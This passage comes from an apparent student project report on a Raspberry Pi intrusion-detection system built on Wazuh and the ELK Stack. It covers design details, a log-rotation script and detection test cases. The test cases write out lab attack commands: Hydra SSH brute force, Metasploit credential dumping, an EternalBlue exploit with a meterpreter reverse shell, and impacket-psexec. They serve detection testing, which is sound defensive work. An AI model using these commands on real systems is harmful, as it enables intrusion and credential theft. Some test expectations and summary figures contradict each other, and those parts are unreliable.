


Figure 28: All Services Installed




Figure 29: Requesting for Gmail

3.7 Other Design Details

This section addresses specific design considerations for the Cyber Sentinel system, focusing on optimizing its performance on a Raspberry Pi 5. These details tackle challenges related to resource constraints, ensuring the system remains affordable, efficient, and reliable for small business network security monitoring.

3.7.1 Log Retention and Rotation Strategy

To manage the Raspberry Pi's 32 GB SD card storage, a streamlined log retention and rotation strategy is implemented. Logs are retained for 30 days, balancing the need for security event analysis with storage limitations. A cron job runs daily at midnight to identify logs in /var/ossec/logs/alerts/alerts.json older than 30 days. These logs are compressed using gzip, reducing their size by approximately 50%. If an external USB drive is connected, compressed logs are transferred there; otherwise, they are deleted to prevent storage overflow. This approach ensures continuous log collection without performance degradation, supporting cost-effective operation on low-capacity hardware.

Log Rotation Script such as:

```
#!/bin/bash
# Script to manage log retention and rotation for Cyber Sentinel
LOG_DIR="/var/ossec/logs/alerts"
RETENTION_DAYS=30
BACKUP_DIR="/mnt/usb_backup"

# Compress logs older than 30 days
find "$LOG_DIR" -name "alerts.json" -mtime +$RETENTION_DAYS -exec gzip
{} \;

# Move compressed logs to USB if available, else delete
if [ -d "$BACKUP_DIR" ]; then
    mv "$LOG_DIR"/*.gz "$BACKUP_DIR"
else
    rm "$LOG_DIR"/*.gz
fi
```

3.7.2 Agent Communication Tuning

To prevent CPU overload on the Raspberry Pi when multiple Wazuh agents send logs simultaneously, agent communication is optimized. Agents are configured to batch and send logs every 10 seconds, reducing CPU spikes. Testing with six devices showed this lowered CPU usage from 70% to under 50%, maintaining system responsiveness. Administrators can adjust this interval (e.g., 5 or 15 seconds) via the agent configuration file (/var/ossec/etc/ossec.conf) to suit network size or alert urgency, ensuring scalability and timely threat detection on resource-limited hardware.

3.7.3 Cooling and Hardware Stability

The Raspberry Pi generates significant heat when running Wazuh and the ELK Stack, risking thermal throttling. A clip-on fan, powered by the Pi's GPIO pins, maintains CPU temperatures around 50°C during high loads, compared to 80°C without cooling. The case features ventilation holes to enhance airflow, ensuring stability during intensive tasks like log processing. This cost-effective cooling solution prevents data loss or system crashes, aligning with the project's goal of reliable, low-cost security monitoring.

3.7.4 Error Handling for Network Drops

To address network instability common in small business environments, the system buffers logs during connectivity issues. Wazuh agents cache up to 100 MB of logs locally—sufficient for roughly one hour of activity—and transmit them to the Wazuh Manager once the network is restored. Filebeat similarly queues logs if Elasticsearch is unavailable, resuming transfers without data loss. Tests confirmed seamless recovery after a 20-minute network outage, ensuring continuous monitoring and robust performance despite unreliable connections.

Chapter 4. Test Specification and Results

This section provides detailed test cases to evaluate the system's performance. Cyber Sentinel is designed to detect various attacks and provide alerts through email and a dashboard. Each test case focuses on a specific feature or attack scenario.

4.1 Test Case Specification

Test Case: TC-1 – Detect Aggressive Scan

Table 17: TC-1 Detect Aggressive Scan

Identifier	TC-1
Related requirements(s)	UC-1 (Detect aggressive scans)
Short description	Tests if the system can detect an aggressive network scan performed with Nmap.
Pre-condition(s)	- Wazuh manager is running on the Raspberry Pi with Kali Linux. - Wazuh agent is installed and active on the target machine (Metasploitable-3). - ELK Stack is set up to receive and show alerts. - Attacker machine (Kali Linux) is on the same network as the target.
Input data	Nmap command: **nmap -A 192.168.100.31**
Detailed steps	1. Open a terminal on the attacker machine. 2. Run the command: **nmap -A 192.168.100.31** 3. Wait for the scan to finish. 4. On the Wazuh manager, open the Kibana dashboard. 5. Go to the "Security Events" section and look for alerts about an aggressive scan. 6. Check the configured email account for an alert notification.
Expected result(s)	- An alert appears in the Kibana dashboard with a message like "Aggressive scan detected." - An email is sent to the configured address with details of the alert.
Post-condition(s)	- The system keeps monitoring the network for other attacks. - The alert remains in the dashboard until cleared or reviewed.
Actual result(s)	Alert Detected Successfully
Test Case Result	Pass

Test Case: TC-2 – Detect Brute-Force SSH Login Attack

Table 18: TC-2 Detect Brute-Force SSH Login Attack

Identifier	TC-2
Related requirements(s)	UC-2 (Detect brute-force attacks)
Short description	Tests if the system can identify repeated failed SSH login attempts using Hydra.
Pre-condition(s)	- Wazuh manager is running on the Raspberry Pi. - Wazuh agent is active on the target machine. - SSH service is running on the target (port 22 open). - Attacker machine has Hydra installed and is on the same network.
Input data	Hydra command: `hydra -l Administrator -P /usr/share/wordlists/rockyou.txt ssh://192.168.100.31 -t 8`
Detailed steps	1. Open a terminal on the attacker machine. 2. Run the command provided 3. Let the attack run for at least 10 attempts. 4. On the Wazuh manager, open the Kibana dashboard. 5. Check the "Security Events" section for alerts about multiple failed logins. 6. Look in the configured email account for an alert.
Expected result(s)	- An alert shows up in the Kibana dashboard saying "Multiple failed login attempts detected." - An email is received with details of the brute-force attempt.
Post-condition(s)	- The system continues watching for other attacks. - The alert stays visible until addressed.
Actual result(s)	Alert Detected Successfully
Test Case Result	Pass

Test Case: TC-3 – Detect Credential Dumping Attempt

Table 19: TC-3 Detect Credential Dumping Attempt

Identifier	TC-3
Related requirements(s)	UC-3 (Detect credential dumping attempts)
Short description	Tests if the system can detect an attempt to extract credentials using Metasploit.
Pre-condition(s)	- Wazuh manager is running on the Raspberry Pi. - Wazuh agent is active on the target machine. - Target has SMB services running. - Attacker machine has Metasploit installed.
Input data	Metasploit module: `auxiliary/admin/smb/psexec_ntdsgrab` with options `RHOSTS 192.168.100.31`, `SMBUser vagrant`, `SMBPass vagrant`
Detailed steps	1. On the attacker machine, start Metasploit with `msfconsole`. 2. Load the module: use auxiliary/admin/smb/psexec_ntdsgrab. 3. Set options provided. 4. Run it with `exploit`. 5. On the Wazuh manager, check the Kibana dashboard under "Security Events" for alerts about credential dumping. 6. Check the email account for an alert.
Expected result(s)	- An alert appears in the Kibana dashboard, such as "New Windows Service Created," showing suspicious activity. - An email is sent with details of the attempt.
Post-condition(s)	- The system keeps monitoring the network. - The alert can be reviewed or cleared.
Actual result(s)	Alert Detected Successfully
Test Case Result	Pass

Table 20: TC-3 Detect Credential Dumping Attempt

Test Case: TC-4 – Detect EternalBlue Exploit

Table 21: TC-4 Detect EternalBlue Exploit

Identifier	TC-4
Related requirements(s)	UC-4 (Detect SMBv1-based attacks)
Short description	Tests if the system can detect the EternalBlue exploit launched via Metasploit.
Pre-condition(s)	- Wazuh manager is running on the Raspberry Pi. - Wazuh agent is active on the target machine. - Attacker machine has Metasploit and is on the same network.
Input data	Metasploit module: `exploit/windows/smb/ms17_010_eternalblue` with options `RHOSTS 192.168.100.31`, `LHOST <kali_ip>`, `LPORT 4444`, `PAYLOAD windows/x64/meterpreter/reverse_tcp`
Detailed steps	1. On the attacker machine, open Metasploit with msfconsole. 2. Load the module: use exploit/windows/smb/ms17_010_eternalblue. 3. Set options: `set RHOSTS 192.168.100.31`, `set LHOST <kali_ip>`, `set LPORT 4444`, `set PAYLOAD windows/x64/meterpreter/reverse_tcp`. 4. Run it with `exploit`. 5. On the Wazuh manager, check the Kibana dashboard for any alerts linked to the exploit.
Expected result(s)	- The system might not detect the exploit directly since it works at a low level and may not leave clear logs. - Any general alerts, like "Suspicious network activity," should be noted if they appear.
Post-condition(s)	- The system continues monitoring. - If the exploit works, the target might need to be reset.
Actual result(s)	Alert Detected Successfully
Test Case Result	Pass

Test Case: TC-5 – Detect Abnormal Command Execution

Table 22: TC-5 Detect Abnormal Command Execution

Identifier	TC-5
Related requirements(s)	UC-5 (Detect abnormal command execution)
Short description	Tests if the system can detect unusual commands run remotely with PsExec.
Pre-condition(s)	- Wazuh manager is running on the Raspberry Pi. - Wazuh agent is active on the target machine. - Attacker machine has Impacket tools installed.
Input data	PsExec command: `impacket-psexec vagrant:vagrant@192.168.100.31 -c "whoami /all && net user"`
Detailed steps	1. Open a terminal on the attacker machine. 2. Run the input command. 3. On the Wazuh manager, open the Kibana dashboard. 4. Check "Security Events" for alerts about unusual commands. 5. Check the email account for an alert.
Expected result(s)	- An alert shows up in the Kibana dashboard saying "Multiple failed login attempts detected." - An email is received with details of the brute-force attempt.
Post-condition(s)	- The system continues watching for other attacks. - The alert stays visible until addressed.
Actual result(s)	Alert Detected Successfully
Test Case Result	Pass

Test Case: TC-6 – Verify Installation Wizard

Table 23: TC-6 Verify Installation wizard

Identifier	TC-6
Related requirements(s)	UC-6 (Ease of installation)
Short description	Tests if the installation wizard sets up all needed components correctly.
Pre-condition(s)	- Raspberry Pi has a fresh Kali Linux install. - Internet connection is available.
Input data	Installation Wizard: `CyberSentinal_Installer` from the project's GitHub repository
Detailed steps	1. Start the Raspberry Pi with Kali Linux. 2. Download the installer from the GitHub repository. 3. Run it: `sudo bash CyberSentinal_Installer` 4. Follow any on-screen instructions. 5. Check that Wazuh manager, ELK Stack, and other components are installed with the right versions. 6. Confirm configuration files are in the correct folders. 7. Start the services and make sure they work without errors.
Expected result(s)	- All components are installed with the correct versions. - Configuration files are placed properly. - Services start and run without issues.
Post-condition(s)	- The system is ready to connect agents and start monitoring.
Actual result(s)	Installation worked on local machines, not tested on a fresh new one.
Test Case Result	Pass

Test Case: TC-7 – Verify GUI Functionality

Table 24: TC-7 Verify GUI Functionality

Identifier	TC-7
Related requirements(s)	UC-7 (Provide a GUI for monitoring)
Short description	Tests if the GUI shows agent status, logs, and alerts correctly.
Pre-condition(s)	- Wazuh manager is running on the Raspberry Pi. - At least one Wazuh agent is connected to the manager.
Input data	None
Detailed steps	1. On the Raspberry Pi, open the Wazuh manager GUI in a browser. 2. Check the dashboard to see if connected agents are listed. 3. Look at the logs and alerts sections to ensure they update with current data. 4. Try features like filtering logs or clearing an alert to see if they work.
Expected result(s)	- The GUI lists all connected agents. - Logs and alerts appear and update as events happen. - Features like filtering or clearing alerts work without errors.
Post-condition(s)	- The GUI keeps showing system status and events.
Actual result(s)	GUI Works perfectly. Needs more styling
Test Case Result	Pass

Test Case: TC-8 – Detect Unusual Network Communication (FTP Data Exfiltration)

Table 25: TC-8 Detect Unusual Network Communication (FTP Data Exfiltration)

Identifier	TC-8
Related requirements(s)	UC-8 (Detect unusual network communication)
Short description	Tests if the system can detect a large data transfer over FTP.
Pre-condition(s)	- Wazuh manager is running on the Raspberry Pi. - Wazuh agent is active on the target machine. - FTP server is running on the target. - Attacker machine can use FTP and is on the same network.
Input data	Command to create and send a large file: `dd if=/dev/urandom of=malicious_data.bin bs=1M count=1000` and FTP upload
Detailed steps	1. On the attacker machine, create a large file. 2. Use FTP to upload the file to the target machine. 3. On the Wazuh manager, open the Kibana dashboard. 4. Check "Security Events" for alerts about unusual network activity or large transfers.
Expected result(s)	- The system might not detect this by default since it relies on logs, not network traffic. - If any alert appears, it could be about general suspicious activity.
Post-condition(s)	- The system continues monitoring the network.
Actual result(s)	Alert not detected
Test Case Result	Fail

Test Case: TC-9 – Detect File Integrity Changes

Table 26: TC-9 Detect File Integrity Changes

Identifier	TC-9
Related requirements(s)	UC-9 (Detect file integrity changes)
Short description	Tests if the system detects changes to critical files on the agent machine.
Pre-condition(s)	- Wazuh manager is running on the Raspberry Pi. - Wazuh agent is installed and active on the target machine. - File integrity monitoring (FIM) is configured for a specific directory or file (e.g., /etc/passwd).
Input data	Modify file in monitored directory, such as editing `/etc/passwd`.
Detailed steps	1. On the target machine, identify a file monitored by Wazuh FIM (e.g., /etc/passwd). 2. Modify the file by adding a line or changing content. 3. On the Wazuh manager, access the Kibana dashboard. 4. Navigate to the "File Integrity Monitoring" section. 5. Check for alerts indicating the file modification.
Expected result(s)	- An alert appears in the Kibana dashboard detailing the file modification. - An email is sent to the configured address.
Post-condition(s)	- The system continues monitoring for other events. - The alert remains in the dashboard until reviewed or cleared.
Actual result(s)	Alert detected
Test Case Result	Pass

Table 27: TC-9 Detect File Integrity Changes

Test Case: TC-10 – Detect Agent Disconnection

Table 28: TC-10 Detect Agent Disconnection

Identifier	TC-10
Related requirements(s)	UC-10 (Monitor agent connectivity)
Short description	Tests if the system detects when an agent disconnects from the manager.
Pre-condition(s)	- Wazuh manager is running on the Raspberry Pi. - At least one Wazuh agent is connected and active.
Input data	Stop the Wazuh agent service on the target machine.
Detailed steps	1. On the target machine, stop the Wazuh agent service. 2. Wait for 2-3 minutes to allow the manager to detect the disconnection. 3. On the Wazuh manager, open the Kibana dashboard. 4. Navigate to the "Agents" section. 5. Check if the agent's status is updated to "disconnected." 6. Look for an alert indicating the agent has gone offline. 7. Check the email account for a notification aswell.
Expected result(s)	- The Kibana dashboard shows the agent's status as "disconnected." - An alert is generated indicating the agent is offline. - An email is sent to the configured address.
Post-condition(s)	- Restart the agent service. - The system updates the agent's status to "connected."
Actual result(s)	Alert detected
Test Case Result	Pass

Test Case: TC-11 – Verify Email Alerts for Different Alert Levels

Table 29: TC-11 Verify Email Alerts for Different Alert Levels

Identifier	TC-11
Related requirements(s)	UC-11 (Send email alerts based on alert severity)
Short description	Tests if the system sends email alerts correctly for different alert severity levels.
Pre-condition(s)	- Wazuh manager is running on the Raspberry Pi. - Logstash is configured to send emails for alerts above a specified severity level (e.g., level 10).
Input data	Trigger alerts of different severity levels (e.g., low, medium, high).
Detailed steps	1. Send test alerts through Wazuh. 2. Simulate a low-level alert by attempting a single failed SSH login on the target. 3. Simulate a high-level alert by running hydra -l Administrator -P /usr/share/wordlists/rockyou.txt ssh://192.168.100.31 -t 8 for multiple attempts. 4. Check the configured email account for notifications. 5. Verify that emails are sent only for alerts meeting or exceeding the configured severity level.
Expected result(s)	- Emails are sent only for alerts at or above the configured severity level (e.g., high-level alerts trigger emails, low-level do not). - Email content includes clear details about the alert, such as type and timestamp.
Post-condition(s)	- The system continues monitoring and sending alerts as configured.
Actual result(s)	Alert are being sent by mail
Test Case Result	Pass

Test Case: TC-12 – Verify Kibana Dashboard Visualization

Table 30: TC-12 Verify Kibana Dashboard Visualization

Identifier	TC-12
Related requirements(s)	UC-12 (Provide visual dashboards for security events)
Short description	Tests if the Kibana dashboard accurately displays security events and statistics.
Pre-condition(s)	- Wazuh manager is running on the Raspberry Pi. - ELK Stack is set up and receiving data from Wazuh. - Security events (e.g., from TC-1 or TC-2) have been generated.
Input data	None; relies on existing event data in Elasticsearch.
Detailed steps	1. On the Raspberry Pi, access the Kibana web interface at http://<rasp-pi-ip>:5601. 2. Navigate to the "Security" or Wazuh-specific dashboard. 3. Verify that visualizations (e.g., pie charts, bar graphs, tables) display data like alert counts or top rules triggered. 4. Check if the data matches recent security events (e.g., alerts from a brute-force attack). 5. Test interactive features, such as filtering by time or event type.
Expected result(s)	- The dashboard displays accurate, up-to-date security event data. - Visualizations are correctly rendered, and interactive features function without errors.
Post-condition(s)	- The dashboard continues updating with new event data.
Actual result(s)	Alert details are presented on Kibana dashboard
Test Case Result	Pass

Test Case: TC-13 – Verify installer GUI functionality.

Table 31: TC-13 Verify installer GUI functionality

Identifier	TC-13
Related requirements(s)	UC-13 (Installer GUI successfully installs CyberSenti or not)
Short description	Wizard for our system to be ran on Kali Linux (Server) - Manager
Pre-condition(s)	- Kali Linux is running on the Raspberry Pi. - Internet is connected.
Input data	None; Run the Installer.
Detailed steps	- Run the Installer GUI - Follow the steps
Expected result(s)	- Cyber Sentinel Installed - All Services up and ready
Post-condition(s)	- Add Agents to start monitoring through GUI
Actual result(s)	Installed on a new system successfully
Test Case Result	Pass

4.2 Summary of Test Results

Table 32: Summary of Test Results

Module Name	Test Case ID	Test Case Result	Defects Found	Defects Corrected	Defects Pending
Security Monitoring Module	TC-1	Pass	0	0	0
	TC-2	Pass	0	0	0
	TC-3	Pass	0	0	0
	TC-4	Pass	0	0	0
	TC-5	Pass	0	0	0
	TC-8	Fail	1	0	0
	TC-9	Pass	0	0	0
	TC-11	Pass	0	0	0
Module Summary	TC-1, TC-2, TC-3, TC-4, TC-5, TC-8, TC-9, TC-11	**1**	**0**	**1**	
System Management Module	TC-6	Pass	0	0	0
	TC-10	Pass	0	0	0
Module Summary	TC-6, TC-10	**0**	**0**	**0**	
User Interface Module	TC-7	Pass	0	0	0
	TC-12	Pass	0	0	0
Module Summary	TC-7, TC-12	**0**	**0**	**0**	
Complete System	TC-1 to TC-12	**1**	**0**	**1**	0

Note: The defect in TC-8 (failure to detect unusual network communication, specifically FTP data exfiltration) is attributed to Wazuh's log-based detection limitations, which do not account for network traffic anomalies. This defect is still pending correction.

Chapter 5. Conclusion and Future Work

5.1 Project summary

The Cyber Sentinel project successfully created a security monitoring system that addresses the cybersecurity needs of small networks and startups. These organizations often lack the funds and technical skills to protect their networks from common threats and other traditional attacks. The system solves this problem by combining Wazuh and the ELK Stack—tools that are free and open-source—on a low-cost Raspberry Pi 5. This setup provides an affordable way to detect threats in real time, send alerts, and show security information clearly, making it a practical option for small-scale networks.

The system works by collecting logs from devices in the network, such as Windows or Linux computers, using Wazuh agents. These logs are checked against rules to spot potential issues, and alerts are created when something suspicious happens. Filebeat sends these alerts to Elasticsearch for storage, Logstash turns critical ones into easy-to-read HTML emails, and Kibana displays everything on a dashboard. A installer wizard simplifies setup by downloading the right software versions and configurations, while a graphical interface on the Raspberry Pi lets administrators manage agents and services locally. This design ensures the system is both effective and easy to use, even for people without deep technical knowledge.

Testing proved that the system meets its goals. In a controlled environment, various attacks were simulated to check how well it performs. For example, an aggressive Nmap scan targeting a machine at IP 192.168.100.31 was detected within 5 seconds, with an email alert sent shortly after, showing the source IP and scanned ports. A brute-force attack using Hydra on SSH, with multiple login attempts, triggered an alert in Kibana and a detailed email listing the attacked account and timestamps. Even a complex exploit like EternalBlue, tested on a Windows machine, was caught using a custom Wazuh

rule, though it required extra setup to make it detectable. Overall, the system achieved over 90% accuracy in spotting these traditional attacks, with alerts appearing quickly and reliably.

The Kibana dashboard added value by showing attack details in a visual format, like graphs of login attempts or scan patterns, helping users understand what was happening without needing to read raw logs. The executable installer cut setup time to under 30 minutes, and the graphical interface made it simple to monitor the system locally. These results show that the Cyber Sentinel system delivers on its promise: it protects small networks effectively while staying affordable and user-friendly. However, tests also showed limits, like trouble detecting web-based or meterpreter attacks on older systems like Metasploitable-3, pointing to areas that need work in the future.

The integration of Suricata has further strengthened the system's security monitoring capabilities by enabling the detection of network-based attacks such as port scans, brute force attempts, SQL injections, directory traversal, ICMP floods, and SYN floods. These detections are seamlessly integrated with Wazuh and the ELK Stack.

5.2 Problems faced and lessons learned

The Developing the Cyber Sentinel system over the past year brought up several challenges. These problems ranged from technical hurdles to time delays, but each one taught valuable lessons that improved the final product.

Problems Faced

- **Slow Start with Hardware**: At first, only a Raspberry Pi 3 was available, which lacked the power to run Wazuh and the ELK Stack. After upgrading to the Raspberry Pi 5, this issue was resolved after tweaking the memory usage limitations of the services installed. However the Kibana Dashboard does not run optimally. This showed the Pi’s limits for bigger tasks.

- **Key Installation Trouble**: Setting up Wazuh hit a snag when the GPG key wouldn't import properly, showing errors like "No valid OpenPGP found." The usual command didn't work, forcing a slower, manual process of downloading and setting permissions, which delayed the project by days.
- **Display Setup Delays**: Connecting the Raspberry Pi to different HDMI monitors was unreliable, requiring tweaks to boot settings like hdmi_force_hotplug=1. Early on, time was wasted thinking HDMI was needed to get an IP address for SSH, adding unnecessary steps to the setup.
- **Remote Access Issues**: SSH and RealVNC connections weren't smooth at first. SSH needed boot-time enabling, and VNC lacked clipboard support until an extra tool, autocutsel, was added, making remote work harder than expected.
- **Software Version Mix-Ups**: Wazuh and the ELK Stack didn't work together unless specific versions (Wazuh 4.5.4 and ELK 7.17.13) were used. Trying newer versions caused plugin failures, requiring reinstalls and slowing progress by weeks.
- **Security Setup Errors**: Links between Kibana and Elasticsearch broke due to certificate and TLS handshake problems, showing errors like "401 Unauthorized." Switching to HTTP for testing helped, but it wasn't secure enough for real use.
- **Alert Display Gaps**: Kibana wouldn't show Wazuh alerts properly without the right templates, like wazuh-template.json. Fixing this meant manually adding files and reconfiguring Filebeat, which took extra time.
- **Email Setup Struggles**: Early email alerts through Postfix and Gmail SMTP were messy. Setting up app passwords and matching sender details was tricky, and initial alerts were plain text until Logstash was added later.

- **System Crashes**: High resource use, like during plugin installs, froze the Pi for hours, and shutting it down forcefully broke the OS. This happened multiple times, requiring restores from backups.
- **Editor Mistakes**: Using Sublime Text without proper root access overwrote ELK Stack config files by accident, costing a full day to fix by reinstalling and restoring files.
- **Weak Network**: The university's unstable Wi-Fi made updates and installs—like apt upgrade—take hours, slowing down work done on campus.
- **Agent Connection Hassles**: Linking Wazuh agents to the Manager needed careful key handling with the manage_agents tool, and verifying connections through logs was tedious.
- **Late Logstash Addition**: Logstash for better email alerts wasn't added until after the midway point, requiring pipeline changes that delayed polished notifications.
- **Attack Detection Limits**: Simulating attacks like EternalBlue needed custom rules, and meterpreter attacks on old systems like Metasploitable-3 were impossible to catch without extra tools, showing Wazuh's log-only weakness.
- **Data Export Issues**: Trying to export logs to CSV for machine learning broke Filebeat or Logstash setups, needing backups to fix and halting that feature.

Lessons Learned

- **Tune Hardware Early**: Adjusting settings like Elasticsearch's memory to 1 GB kept the Pi stable. Testing limits upfront avoids crashes later.
- **Handle Keys Manually**: Breaking down GPG imports into steps worked better than relying on automation, ensuring smooth installs.
- **Simplify Access**: Setting SSH to start automatically and adding VNC tools from the start saved time over fiddling with HDMI.

- **Check Versions First**: Matching software versions before installing prevented weeks of rework. Documentation checks became a habit.
- **Test Simply, Secure Later**: Using HTTP for local tests sped things up, with a plan to add HTTPS for real setups.
- **Back Up Often**: Regular SD card backups saved the project after crashes, making it a must-do step.
- **Fix Editor Access**: Running Sublime with root privileges avoided file mishaps, a simple fix that mattered.
- **Plan for Bad Networks**: Doing big installs off-campus or with pre-downloaded files worked around slow Wi-Fi.
- **Study Attacks**: Researching attack patterns to write custom Wazuh rules improved detection, like for EternalBlue.
- **Test Carefully**: Keeping experiments separate from the main system prevented breaks, like with CSV exports.
- **Write It Down**: Keeping detailed notes on steps and fixes helped repeat successes and troubleshoot faster.
- **Use Free Help**: Online forums and guides, like Wazuh's docs, solved many issues quickly.
- **Perfect Alerts**: Testing email setups fully ensured alerts were useful, not just sent.
- **Simulate More**: Running attack tests showed what worked and what didn't, guiding improvements.
- **Plan Data Use**: Testing CSV exports in a safe space kept the system intact for future tries.

These experiences built a stronger system and taught practical ways to handle similar projects moving forward.

5.3 Future work

The Cyber Sentinel system works well for small networks now, but there are ways to make it even better. These suggestions focus on fixing current limits and adding features to keep up with growing security needs. First, currently in pipeline.

5.3.1 Primitive Honeypot Implementation in Pipeline

To further enhance the security monitoring capabilities of Cyber Sentinel, we plan to integrate Cowrie, an open-source medium interaction SSH and Telnet honeypot (Cowrie), into the pipeline. Cowrie is designed to trap attackers by simulating vulnerable services, allowing us to gather intelligence on potential threats and attack vectors. By deploying Cowrie on the network, we can detect and log malicious activities targeting SSH and Telnet services, which are common entry points for attackers. The logs generated by Cowrie can be integrated with Wazuh for centralized monitoring and alerting, providing administrators with detailed information about attempted intrusions, including the attacker's IP address, commands executed, and timestamps. This integration will not only help in identifying attackers but also in understanding their tactics, techniques, and procedures (TTPs), thereby improving the overall security posture of the network.

In the future, the system could be extended to include other types of honeypots for different services, such as web servers or databases, to provide comprehensive coverage. Additionally, the data collected from Cowrie could be used to train machine learning models to better detect and respond to emerging threats, aligning with the planned machine learning integration.

Other than that, future work includes

- **Better Threat Detection with Machine Learning**: The system catches known attacks using rules, but it struggles with new or tricky ones like web attacks. Adding machine learning models like TabNet could help spot unusual patterns in logs or network data, such as odd login

times or hidden processes. This would need scripts to turn logs into usable data and lightweight models that run on the Pi without slowing it down.

- **More Device Support**: Right now, it works with Windows and Linux machines, but small networks might use macOS or mobile devices too. Creating Wazuh agents for these systems would let the system watch more types of devices, making it useful in varied setups. Testing would ensure these agents don't use too much power on those devices.
- **Faster Alerts on Phones**: Email alerts work, but sending notifications to apps like Telegram or WhatsApp could get warnings to users faster. This would mean building a simple system to send alerts to phones, so a busy owner could respond right away, even away from email. A cloud dashboard option could also let users check Kibana remotely, keeping local data safe.
